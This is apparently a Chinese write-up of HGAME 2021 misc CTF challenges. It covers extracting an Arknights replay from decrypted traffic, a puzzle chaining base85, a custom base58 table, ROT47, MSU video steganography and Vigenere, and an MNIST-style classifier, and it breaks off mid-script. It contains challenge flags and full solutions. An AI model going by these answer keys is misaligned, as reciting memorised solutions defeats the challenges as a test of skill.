
分组 380。3 客户端 分组，0 服务器 分组，0 turn(s). 点击选择。

整个对话（8442 bytes） Show data as ASCII 流 11

查找：

另存为即可得到 ssl.log，导入后即可解密 TLS 流量

右键 -> 导出对象 -> HTTP：



文本过滤器： Content Type: All Content-Types


分组	主机名	内容类型	大小	文件名
21	ark.hgame2021.cf	application/json	264 bytes	login
54	ark.hgame2021.cf	application/json	76kB	login
91	ark.hgame2021.cf	application/json	2689 bytes	announcement.meta.json
118	ark.hgame2021.cf	application/json	2 bytes	checkIn
122	ark.hgame2021.cf	application/json	203 bytes	checkIn
144	ark.hgame2021.cf	application/json	12 bytes	getChainLogInReward
150	ark.hgame2021.cf	application/json	209 bytes	getChainLogInReward
173	ark.hgame2021.cf	application/json	27 bytes	getReward
177	ark.hgame2021.cf	application/json	263 bytes	getReward
200	ark.hgame2021.cf	application/json	80 bytes	tenAdvancedGacha
204	ark.hgame2021.cf	application/json	3700 bytes	tenAdvancedGacha
227	ark.hgame2021.cf	application/json	25 bytes	getBattleReplay
239	ark.hgame2021.cf	application/json	14kB	getBattleReplay
262	ark.hgame2021.cf	application/json	197 bytes	battleStart
266	ark.hgame2021.cf	application/json	390 bytes	battleStart
288	ark.hgame2021.cf	application/json	3964 bytes	battleFinish
294	ark.hgame2021.cf	application/json	4112 bytes	battleFinish

> 明日方舟是一款塔防游戏，可以将可部署单位放置在场地中。并且具有自律功能，可以记录部署的操作。

`getBatleReplay` 在 `battleStart` 之前，结合其翻译不难得知这个就是自律的数据，且第二个才是服务端返回给客户端的数据，根据 Content-type 将其导出为 json


打开发现有一串 base64，将其解码：

```
import json5
from base64 import b64decode

def json2bin(src: str, o: str):
    data = json5.loads(open(src).read())
    open(o, 'wb').write(b64decode(data['battleReplay']))

json2bin('getBattleReplay.json', 'res.bin')
```



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 05 06 14 00 00 00 08 00 B7 62 4B 52 A2 DB   PK........·bKR¢Û
0010h: 61 82 74 28 00 00 18 BE 05 00 0D 00 00 00 64 65   a,t(...¾......de
0020h: 66 61 75 6C 74 5F 65 6E 74 72 79 C4 9D 4D AB D3   fault_entryÄ.M«Ó
0030h: 40 14 40 FF 4B DC 46 9D B9 77 32 1F EE 54 5C 88   @.@ÿKÜF.¹w2.îT\^
0040h: 82 22 E2 42 11 09 36 6A 34 4D B5 49 9F 8A F8 DF   ,"âB..6j4MµIŸŠøß
0050h: 9D E6 D6 2F 74 7F C0 45 5F BF CE 6B 6D A6 37 E7   .æÖ/t.ÀE_¿Îkm¦7ç
0060h: 30 BC 6F CD EB 7E FF B1 1F DF CE 8F E6 E9 EB B3   0¼oÍë~ÿ±.ßÎ.æéë³
0070h: E1 B8 8C 87 B9 B9 E5 DB 66 1D F7 C3 B2 D6 1B 9B   á¸Œ‡¹¹åÛf.÷Ã²Ö.›
0080h: 5B 8D 8F 5E 72 28 CE B9 A6 6D DE 1F 4E C7 B9 9F   [..^r(Î¹¦mÞ.NÇ¹Ÿ
```

`50 4B` 开头，应该是 zip 但是文件头被改了，改为 `50 4B 03 04`，打开，得 `default_entry`，打开，看出是 json：




```
                "killedEnemiesCnt": 57,
                "missedEnemiesCnt": 0,
                "levelId": "Activities/act16d5/level_act16d5_10",
                "stageId": "act16d5_10",
                "validKilledEnemiesCnt": 57
            },
            "squad": [
                {
                    "charInstId": 8,
                    "skinId": "char_2015_dusk#1",
                    "tmplId": null,
                    "skillId": "skchr_dusk_1",
                    "skillIndex": 0,
                    "skillLvl": 1,
                    "level": 1,
                    "phase": 0,
                    "potentialRank": 0,
                    "favorBattlePhase": 38,
                    "isAssistChar": true
                }
            ],
            "logs": [
                {
                    "timestamp": 0,
                    "signiture": {
                        "uniqueId": 2147483815,
                        "charId": "char_2015_dusk"
                    },
                    "op": 0,
                    "direction": 1,
                    "pos": {
                        "row": 12,
                        "col": 12
                    }
                },
```

> 星藏点雪 月隐晦明 以夕为墨 泼雪作屏

写个脚本以白色为背景画图

```
import json5
import numpy as np
from PIL import Image

def json2img(src: str, o: str):
    flagJson = json5.loads(open(src, 'r').read())
    resImg = Image.new('RGB', (100,100), (255,255,255))
    resArr = np.array(resImg)
    for dusk in flagJson['journal']['logs']:
        resArr[dusk['pos']['row']][dusk['pos']['col']] = (0,0,0)
    resImg = Image.fromarray(resArr).convert('RGB')
    resImg.save(o)

json2img('default_entry.json', 'res.png')
```



> hgame{Did_y0u_ge7_Dusk?}

A R C

- 考点：高级信息搜集、base85、换表base58 (BV号)、视频处理、变位移ROT47 (42)、MSU Stego、维吉尼亚密码
- 出题人：Akira
- 分值：350

解压得 `8558.png`

> 8558应该理解成85和58，BV号是***所以图片里的是***

结合 https://www.zhihu.com/question/381784377/answer/1099438784 可以得知，BV号是基于 base58 编码的，所以图片里的那一串是 base85，将给的字体装上后抄下来：

```
BK0ICG]Qr*88_$gC,'-j2+KH86?Q"%928;LG@O*!Am0+`;E7iV2agSE<c'U;6Yg^#H?!YBAQ]
```

解 base85 得：

> h8btxsWpHnJEj1aL5G3gBuMTKNPAwcF4fZodR9XQ7DSUVm2yCkr6zqiveY


> 用tables而不是table，是因为字体是用来对照图片里字符串的内容的算一个table，而这个字体表示的东西也是一个table。注意本字体的i和j，I(0x49)和l(0x6C)有点相似

得知这是换过表的 BV 号，用其编码 `10001540` 即可得到压缩包密码

```
# table='fZodR9XQDSUm21yCkr6zBqiveYah8bt4xsWpHnJE7jL5VG3guMTKNPAwcF' # 原表
table='h8btxsWpHnJEj1aL5G3gBuMTKNPAwcF4fZodR9XQ7DSUVm2yCkr6zqiveY' # 我换的表
tr={}
for i in range(58):
    tr[table[i]]=i
s=[11,10,3,8,4,6]
xor=177451812
add=8728348608

def dec(x):
    r=0
    for i in range(6):
        r+=tr[x[s[i]]]*58**i
    return (r-add)^xor

def enc(x):
    x=(x^xor)+add
    r=list('BV1  4 1 7  ')
    for i in range(6):
        r[s[i]]=table[x//58**i%58]
    return ''.join(r)

print(enc(10001540))
# BV17f411J77h
```

解压，打开 `arc.mkv`，看到视频里的问题：

> What is the answer to life, the universe and everything?



what is the answer to life, the universe and everything?

百度为您找到相关结果约8,850,000个

What is the answer to life, the universe, and everythi...

1个回答 - 回答时间: 2013年4月13日

最佳答案: 42


what is the answer to life, the universe and everything?

約 98,800,000 件 （0.74 秒）

the answer to life, the universe and everything =

42

视频末尾处有两行字符串：



#)+F7IIMEH:?Injiikffi

pwbvmpoakiscqdobil

没什么头绪，回头看看 `fragment.txt`，一堆无意义的字符，但是带有空格

> 用了某种ROT的范围，但是位移不一样。词频分析是个好东西，别忘了视频里的问题。

字符范围是 ROT47 的，但是位移换成了 42 (实际上出题时是 52，这样再转回来就是 42)

解密后只有前两行是有用的信息，先看第一行：


> Flag is not here, but I write it because you may need more words to analysis what encoding the line1 is.

得知视频里第一行也是和 `fragment.txt` 一样


> #)+F7IIMEH:?Injiikffi
> MSUpasswordis:6557225

用所给的软件和 MSU 搜索可以找到：https://www.compression.ru/video/stego_video/index_en.html

安装提供软件，将插件导入 `plugins32` 文件夹，启动 `VirtualDub.exe`，导入视频：



Video -> Filters -> Add -> MSU StegoVideo 1.0，弹出 MSU StegoVideo 插件界面。选择 Extract file from video，并填好密码和分离出的文件的路径：



MSU Stego Video configuration ver. 1.0

Choose mode

○ Hide file into video

● Extract file from video

Hide file

Select file that you want to hide:

Browse

Preset generation

Input frame size of video: x

Planned compression bitrate:

Generate optimal parameters

Number of frames needed to hide file:

<undefined>

weak noise strong noise 100

more data less data 10

Extract file

Enter passcode that you got when the file was hidden: 6557225

Choose file for extracted info:

C:\Data\Code\HGAME2021-Misc\WI Browse

Data hiding tips

- Short *.TXT files HIGHLY recommended for hiding.

- Use medium-motion movies to hide info, not action films.

- Moving last slider closer to "less data" position decreases errors in extracted file.


- Don't use low compression bitrates (rates from 800 kbps are recommended)

OK Cancel Homepage Feedback

OK -> OK，回到主界面，进度条拉到视频最开始处，File -> Save Video，随便选一下输出路径，得到隐写的 txt 文件：

> arc.hgame2021.cf
> Hikari
> Tairitsu

打开网站，输入用户名和密码：



没啥思路，继续去看第二行：

> For line2, Liki has told you what it is, and Akira is necessary to do it.


> 有的东西可以参考Crypto WEEK-1 第一题。

Crypto WEEK-1 里用到 Liki 的只有维吉尼亚密码，所以是 Vigenere-Akira：

> pwbvmpoakiscqdobil
> pmtempestissimobyd

> / 不是可输入的意思，是网站路径

所以访问 https://arc.hgame2021.cf/pmtempestissimobyd 得 flag：



hgame{Y0u_Find_Pur3_Mem0ry}

> hgame{Y0u_Find_Pur3_Mem0ry}

或者高级信息搜索一步到位：https://wiki.arcaea.cn/index.php/Tempestissimo#.E8.A7.A3.E7.A6.81.E6.96.B9.E6.B3.95

accuracy

- 考点：机器学习
- 出题人：Tinmix
- 分值：350

> 先看看题目名字嘛,既然是准确率,那这道题应该跟准确率有关系的。

首先有两个附件,一个`zip`包,里面装了一万多张图片,每张图片是黑白图像,长宽`28*28`,如果有接触过`MNIST`（作为校内`Hint`放出过）的同学可能会发现,数字部分实际上很像,而字母部分也极为相似,另一个附件是一个`csv`文件,行数不是重点,一行代表一个记录,总共`785`列,实际上,不算上第一列的`label`,只有`784`列,`$28*28=784$`,并且随机挑几列出来查看,数据最大不过`255`,最小不低于`0`,很可能是`28*28`的图像数据的记录,这道题的做法十分简单,把压缩包里所有的图片的数字都识别出来,按顺序组成字符串,粘贴到题目给的网址中提交即可。为了降低难度,实际上压缩包里的图片都是从`.csv`文件中提取出来的,只不过为了防止暴力匹配,所有的非`0`部分都被减了`1`,官方解法为训练一个神经网络进行识别,由于提交时有要求准确率要在`95%`以上,因此训练一个一般的模型即可,

以下给出数据分析及训练脚本

```
#%%
import numpy as np
import pandas as pd
import matplotlib.pyplot as plt
import tensorflow as tf
import seaborn as sns
import os
from sklearn.preprocessing import MinMaxScaler
from sklearn.model_selection import train_test_split
sns.set()
gpus = tf.config.experimental.list_physical_devices(device_type='GPU')
for gpu in gpus:
    tf.config.experimental.set_memory_growth(gpu, True)
os.environ['CUDA_VISIBLE_DEVICES']='0'
#%%
dataset_path = "full_Hex.csv"
dataset = pd.read_csv(dataset_path).astype('float32')
#dataset.rename(columns={'0': 'label'}, inplace=True)
#%%
X = dataset.drop('label',axis = 1)
y = dataset['label']
#%%
print("shape:",X.shape)
print("culoms count:",len(X.iloc[1]))
print("784 = 28X28")

#%%
from sklearn.utils import shuffle

X_shuffle = shuffle(X)

#%%
plt.figure(figsize = (12,10))
row, colums = 4, 4
for i in range(16):
    plt.subplot(colums, row, i+1)
    plt.imshow(X_shuffle.iloc[i].values.reshape(28,28),interpolation='nearest',
cmap='Greys')
plt.show()
# %%

# Change label to alphabets
alphabets_mapper =
{0:'0',1:'1',2:'2',3:'3',4:'4',5:'5',6:'6',7:'7',8:'8',9:'9',10:'A',11:'B',12:'
C',13:'D',14:'E',15:'F'}
dataset_alphabets = dataset.copy()
dataset['label'] = dataset['label'].map(alphabets_mapper)

label_size = dataset.groupby('label').size()
label_size.plot.barh(figsize=(10,10))
plt.show()
# %%
X_train, X_test, y_train, y_test = train_test_split(X,y)

# scale data
standard_scaler = MinMaxScaler()
standard_scaler.fit(X_train)

X_train = standard_scaler.transform(X_train)
X_test = standard_scaler.transform(X_test)
# %%
```

```
print("Data after scaler")
X_shuffle = shuffle(X_train)

plt.figure(figsize = (12,10))
row, colums = 4, 4
for i in range(16):
